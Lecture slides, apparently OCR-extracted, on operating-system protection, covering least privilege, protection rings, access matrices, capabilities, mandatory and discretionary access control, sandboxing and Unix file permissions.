Protection & Security

- OS Protection
- OS Security

OS protection

book slides for chapter 17 edited

- A **protection system** describes the conditions under which a system is secure.
- In one protection model, computer consists of a collection of objects, hardware or software
- Each object has a unique name and can be accessed through a well-defined set of operations
- **Protection Goal -** ensure that each object is accessed correctly and only by those processes that are allowed to do so

Principles of Protection


- Guiding principle – **principle of least privilege**
  - Programs, users and systems should be given just enough **privileges** to perform their tasks
  - Properly set **permissions** can limit damage if entity has a bug, gets abused
  - Can be static (during life of system, during life of process)
  - Or dynamic (changed by process as needed) – **domain switching, privilege escalation**
  - **Compartmentalization** a derivative concept regarding access to data
    - Process of protecting each individual system component through the use of specific permissions and access restrictions

- Must consider “grain” aspect
  - Rough-grained privilege management
    easier, simpler, but least privilege now done in large chunks
    - For example, traditional Unix processes either have abilities of the associated user, or of root
  - Fine-grained management more complex, more overhead, but more protective
    - File ACL lists, RBAC

- Domain can be user, process, procedure
- **Audit trail** – recording all protection-oriented activities, important to understanding what happened, why, and catching things that shouldn’t
- No single principle is a panacea for security vulnerabilities – need **defense in depth**

Protection Rings


- introduced by the Multics operating system
- hierarchical protection domains
  - This privilege separation **requires hardware support**
  - Many modern CPU architectures (including Intel x86 architecture) include some form of ring protection
    - although most OSes do not fully utilize this feature.
  - Also traps and interrupts
  - **Hypervisors** introduced the need for yet another ring
  - ARMv7 processors added **TrustZone**(**TZ**) ring to protect crypto functions with access via new **Secure Monitor Call** (**SMC**) instruction
    - Protecting NFC secure element and crypto keys from even the kernel



https://en.wikipedia.org/wiki/Protection_ring

X86

- x86 has 4 protection rings,
- it is more common for architectures to only have two.
- x86-64 still uses the same 2-bit (4 level) privilege level mechanism
- Even on x86, most OS only use ring 0 and 3.



https://en.wikipedia.org/wiki/Protection_ring


Example: Android Trusty: A Trusted OS for Android devices

Trusty is a secure Operating System (OS) that provides a Trusted Execution Environment (TEE) for Android.

The Trusty OS runs on the same processor as the Android OS, but Trusty is isolated from the rest of the system by both hardware and software.


Trusty and Android run parallel to each other.

Trusty works upon the hardware isolation provided by **Arm TrustZone** to create software-level isolation – completing the TEE Trusted Execution Environment on Android.




[Trusty TEE | Android Open Source Project]
[Android TEE: The vault of Android security]

Android TrustZone: Implementing TEE through hardware



ARM CPU Architecture



Domain of Protection

- Rings of protection separate functions into domains and order them hierarchically

- Computer can be treated as processes and objects
  - **Hardware objects** (such as devices) and **software objects** (such as files, programs, semaphores
- **for example:** Process should only have access to objects it currently requires to complete its task – the **need-to-know** principle

Domain of Protection (Cont.)


- Implementation can be via process operating in a **protection domain**
  - Specifies resources process may access
  - Each domain specifies set of objects and types of operations on them
  - Ability to execute an operation on an object is an **access right**
    - **<object-name, rights-set>**
  - Domains may share access rights
  - Associations can be **static** or **dynamic**
    - If dynamic, processes can **domain switch**

Domain Structure

Access-right = <*object-name*, *rights-set*>

- *rights-set* is a subset of all valid operations that can be performed on the object

Domain = set of access-rights



Domain Implementation (UNIX)

Domain = user-id


- The Unix and Linux **access rights flags** **setuid** and **setgid**:
  - allow users to run an executable with the file system permissions of the executable's owner or group respectively
  - and to change behaviour in directories.

- Domain switch accomplished via file system
  - Each file has associated with it a domain bit (setuid bit)
  - When file is executed and setuid = on, then user-id is set to owner of the file being executed
  - When execution completes user-id is reset
- Domain switch accomplished via passwords
  - `su` command temporarily switches to another user's domain when other domain's password provided
- Domain switching via commands
  - `sudo` command prefix executes specified command in another domain (if original domain has privilege or password given)

Domain Implementation (Android App IDs)

Work with user ID, FIDs and GUIDs

- **Restricted data**, such as system state and users' contact information
- **Restricted actions**, such as connecting to a paired device and recording audio




```
<permission
        android:name="com.example.myapp.permission.DEADLY_ACTIVITY"
```

[Best practices for unique identifiers | Identity | Android Developers]
[Permissions on Android]
[Define a custom app permission | Android Developers]

Access Matrix

View protection as a matrix (**access matrix**)

- Rows represent domains
- Columns represent objects

- `Access(i, j)` is the set of operations that a process executing in **Domain**$_i$ can invoke on **Object**$_j$

domain \ object	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Use of Access Matrix

- If a process in D_i tries to do **"op"** on O_j, then **"op"** must be in the access matrix
- **User who creates object can define access column for that object**

domain \ object	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

- Can be expanded to dynamic protection
  - Operations to add, delete access rights
  - Special access rights:
    - *owner of* O_i
    - *copy op from* O_i *to* O_j *(denoted by "*")*
    - *control –* D_i *can modify* D_j *access rights*
    - *transfer – switch from domain* D_i *to* D_j
  - *Copy* and *Owner* applicable to an object
  - *Control* applicable to domain object

Use of Access Matrix

- **Access matrix** design separates mechanism from policy
  - **Mechanism**
    - Operating system provides access-matrix + rules
    - If ensures that the matrix is only manipulated by authorized agents and that rules are strictly enforced
  - **Policy**
    - User dictates policy
    - Who can access what object and in what mode

- But this doesn’t solve the general confinement problem

Access Matrix Example Objects

object / domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			

Access Matrix with *Copy* Rights

domain \ object	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute		

(a)

domain \ object	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute	read	

(b)

Access Matrix With *Owner* Rights

object / domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		read* owner	read* owner write
D_3	execute		

(a)

object / domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		owner read* write*	read* owner write
D_3		write	write

(b)

Modified Access Matrix

object / domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch control
D_3		read	execute					
D_4	write		write		switch			

Implementation of Access Matrix

- Generally, a sparse matrix

- **Option 1 – Global table**
  - Store ordered triples `<domain, object, rights-set>` in table
  - A requested operation M on object O_j within domain D_i -> search table for $< D_i, O_j, R_k >$
    - with $M \in R_k$
  - But table could be large -> won't fit in main memory
  - Difficult to group objects (consider an object that all domains can read)

Implementation of Access Matrix (Cont.)

- **Option 2 – Access lists for objects**
  - Each column implemented as an access list for one object
  - Resulting per-object list consists of ordered pairs `<domain, rights-set>` defining all domains with non-empty set of access rights for the object
  - Easily extended to contain default set -> If M ∈ default set, also allow access

- Each column = Access-control list for one object
  - Defines who can perform what operation

    Domain 1 = Read, Write
    Domain 2 = Read
    Domain 3 = Read

- Each Row = Capability List (like a key)
  - For each domain, what operations allowed on what objects

    Object F1 – Read

    Object F4 – Read, Write, Execute

    Object F5 – Read, Write, Delete, Copy

Implementation of Access Matrix (Cont.)

- **Option 3 – Capability list for domains**
  - Instead of object-based, list is domain based
  - **Capability list** for domain is list of objects together with operations allows on them
  - Object represented by its name or address, called a **capability**
  - Execute operation M on object O_j, process requests operation and specifies capability as parameter
    - Possession of capability means access is allowed
  - Capability list associated with domain but never directly accessible by domain
    - Rather, protected object, maintained by OS and accessed indirectly
    - Like a “secure pointer”
    - Idea can be extended up to applications

Implementation of Access Matrix (Cont.)

- **Option 4 – Lock-key**
  - Compromise between access lists and capability lists
  - Each object has list of unique bit patterns, called **locks**
  - Each domain as list of unique bit patterns called **keys**
  - Process in a domain can only access object if domain has key that matches one of the locks

Comparison of Implementations

- Many trade-offs to consider
  - Global table is simple, but can be large
  - Access lists correspond to needs of users
    - Determining set of access rights for domain non-localized so difficult
    - Every access to an object must be checked
      - Many objects and access rights -> slow
  - Capability lists useful for localizing information for a given process
    - But revocation capabilities can be inefficient
  - Lock-key effective and flexible, keys can be passed freely from domain to domain, easy revocation

Comparison of Implementations (Cont.)

- **Most systems use combination** of access lists and capabilities
  - First access to an object -> access list searched
    - If allowed, capability created and attached to process
      - Additional accesses need not be checked
    - After last access, capability destroyed
    - Consider file system with ACLs per file

Revocation of Access Rights

- Various options to remove the access right of a domain to an object
  - **Immediate vs. delayed**
  - **Selective vs. general**
  - **Partial vs. total**
  - **Temporary vs. permanent**


- **Access List** – Delete access rights from access list
  - **Simple** – search access list and remove entry
  - **Immediate**, **general** or **selective**, **total** or **partial**, **permanent** or **temporary**

Revocation of Access Rights (Cont.)

- **Capability List** – Scheme required to locate capability in the system before capability can be revoked
  - **Reacquisition** – periodic delete, with require and denial if revoked
  - **Back-pointers** – set of pointers from each object to all capabilities of that object (Multics)
  - **Indirection** – capability points to global table entry which points to object – delete entry from global table, not selective (CAL)
  - **Keys** – unique bits associated with capability, generated when capability created
    - Master key associated with object, key matches master key for access
    - Revocation – create new master key
    - Policy decision of who can create and modify keys – object owner or others?

Role-based Access Control

- Protection can be applied to non-file resources
- Oracle Solaris 10 provides **role-based access control** (**RBAC**) to implement least privilege
  - ***Privilege*** is right to execute system call or use an option within a system call
  - Can be assigned to processes
  - Users assigned ***roles*** granting access to privileges and programs
    - Enable role via password to gain its privileges
  - Similar to access matrix



Mandatory Access Control (MAC) vs discretionary access control (DAC)

DAC

- All OSes traditionally have
- limit access to files and other objects
  - for example UNIX file permissions
  - and Windows access control lists (ACLs))
- Discretionary is a weakness – users / admins need to do something to increase protection

MAC is stronger form

- Makes resources inaccessible except to their intended owners
  - even root user can't circumvent
- Modern systems implement both MAC and DAC,
  - with MAC usually a more secure, optional configuration (Trusted Solaris, TrustedBSD (used in macOS), SELinux), Windows Vista MAC)
- At its heart, labels assigned to objects and subjects (including processes)
  - When a subject requests access to an object,
    - policy checked to determine whether or not a given label-holding subject is allowed to perform the action on the object

Capability-Based Systems

Hydra and CAP were first capability-based systems

Now included in Linux, Android and others, based on POSIX.1e (that never became a standard)

- Essentially slices up root powers into distinct areas, each represented by a bitmap bit
- Fine grain control over privileged operations can be achieved by setting or masking the bitmap
  - Three sets of bitmaps – **permitted**, **effective**, and **inheritable**
    - Can apply per process or per thread
    - Once revoked, cannot be reacquired
    - Process or thread starts with all privs, voluntarily decreases set during execution
    - Essentially a direct implementation of the principle of least privilege
- **An improvement over root having all privileges but inflexible (adding new privilege difficult, etc.)**

Capability example

`/etc/passwd`

- this identifies a unique object on the system, it does not specify access rights and hence is not a capability.

`/etc/passwd`

`O_RDWR`

- This pair identifies an object along with a set of access rights.
- The pair is **still not a capability**
  - because the user process's *possession* of these values says nothing about whether that access would actually be legitimate.

```
int fd = open("/etc/passwd",
O_RDWR);
```

- The variable `fd` now contains the index of a file descriptor in the process's file descriptor table.
- **This file descriptor *is* a capability.**

https://en.wikipedia.org/wiki/Capability-based_security

Capabilities in POSIX.1e

A POSIX capability is not associated with any object;


a process having CAP_NET_BIND_SERVICE capability can listen on any TCP port under 1024.

This system is found in Linux.
[capabilities(7) - Linux manual page]

In the old model, even a simple `ping` utility would have required root privileges, because it opens a raw (ICMP) network socket

Capabilities can be thought of as "slicing up the powers of root" so that individual applications can "cut and choose" only those privileges they actually require

With capabilities, ping can run as a normal user, with CAP_NET_RAW set, allowing it to use ICMP but not other extra privileges



Other Protection Improvement Methods

- System integrity protection (SIP)
  - Introduced by Apple in macOS 10.11
  - Restricts access to system files and resources, even by root
  - Uses extended file attribs to mark a binary to restrict changes, disable debugging and scrutinizing
  - Also, only code-signed kernel extensions allowed and configurably only code-signed apps
- System-call filtering
  - Like a firewall, for system calls
  - Can also be deeper –inspecting all system call arguments
  - Linux implements via SECCOMP-BPF (Berkeley packet filtering)

Other Protection Improvement Methods (Cont.)

- **Sandboxing**
  - Running process in limited environment
  - Impose set of irremovable restrictions early in startup of process (before `main()`)
  - Process then unable to access any resources beyond its allowed set
  - Java and .net implement at a virtual machine level
  - Other systems use MAC to implement
  - Apple was an early adopter, from macOS 10.5's "seatbelt" feature
    - Dynamic profiles written in the Scheme language, managing system calls even at the argument level
    - Apple now does SIP, a system-wide platform profile

Other Protection Improvement Methods (Cont.)

- **Code signing** allows a system to trust a program or script
- using crypto hash to have the developer sign the executable
  - So code as it was compiled by the author
  - If the code is changed, signature invalid and (some) systems disable execution
  - Can also be used to disable old programs by the operating system vendor (such as Apple) cosigning apps, and then invaliding those signatures so the code will no longer run

Language-Based Protection

- Specification of protection in a programming language allows the high-level description of policies for the allocation and use of resources
-
- Language implementation can provide software for protection enforcement when automatic hardware-supported checking is unavailable
- Interpret protection specifications to generate calls on whatever protection system is provided by the hardware and the operating system

Protection in Java 2

- Protection is handled by the Java Virtual Machine (JVM)
- A **class** is assigned a protection domain when it is loaded by the JVM
- The protection domain indicates what operations the class can (and cannot) perform
- If a library **method** is invoked that performs a privileged operation, the stack is **inspected** to ensure the operation can be performed by the library
- Generally, Java's load-time and run-time checks enforce **type safety**
- Classes effectively **encapsulate** and protect data and methods from other classes

Stack Inspection

protection domain:	untrusted applet	URL loader	networking
socket permission:	none	*.lucent.com:80, connect	any

class:	gui:
	...
	get(url);
	open(addr);
	...
		get(URL u):
		...
		doPrivileged {
		open('proxy.lucent.com:80');
		}
		<request u from proxy>
		...
			open(Addr a):
			...
			checkPermission
			(a, connect);
			connect (a);
			...

Examples

copied from

- https://www.scs.stanford.edu/24wi-cs212/notes/protection.pdf
- https://ics.uci.edu/~goodrich/teach/cs201P/notes/01_SetUID.pdf

Unix protection and security holes

Microarchitectural attacks

Example Unix protections

Each process has a User ID & one or more group IDs

System stores with each file (in the inode):

- User who owns the file and group file is in

- Permissions for user, any one in file group, and other

$ ls -l or $ `stat -c "%a %A" ~/test/`

`-rwsr-Sr-t`

which has *setuid*, *setgid* and *sticky* attributes set.

Each triad

first character

`r`: readable

second character

`w`: writable

third character

`x`: executable

`s` or `t`: setuid/setgid or sticky (also executable)

`S` or `T`: setuid/setgid or sticky (not executable)

Directories have permissions too

drwxr-xr-x 56 root wheel 4096 Apr 4 10:08 /etc

- Directory writable only by root, readable by everyone
- Means non-root users cannot directly delete files in /etc

Non-file permissions in Unix

$ ls -l /dev/tty1

crw--w---- 1 root tty 4, 1 Dec 30 08:35 /dev/tty1

Other access controls not represented in file system; must usually be root to do the following:

- Bind any TCP or UDP port number less than 1024
- Change the current process's user or group ID
  - **`usermod -a -G newgroup username`**
- Mount or unmount most file systems
  - **`mount /dev/sdb1 /mnt/media`**
- Create device nodes (such as /dev/tty1) in the file system
  - **`mknod <node> <mode> <major> <minor>`**
- Change the owner of a file
  - **`chown USER FILE`**
- Set the time-of-day clock; halt or reboot machine
  - **`date -s "12 OCT 2030 08:00:00"`**
  - **`reboot`**
  - **`suspend`**

Example login runs as root

List of Unix users with accounts typically stored in files in /etc

- Files **passwd**, **group**, and often **shadow** or **master.passwd**

For each user, files contain:

- Textual username (e.g., “dm”, or “root”)

- Numeric user ID, and group ID(s)

- One-way hash of user’s password: {salt,H(salt, passwd)}

- Should have tunable difficulty d: {d, salt,Hd(salt, passwd)}

- Other information, such as user’s full name, login shell, etc.

/usr/bin/login runs as root

- Reads username & password from terminal

- Looks up username in **/etc/passwd**, etc.

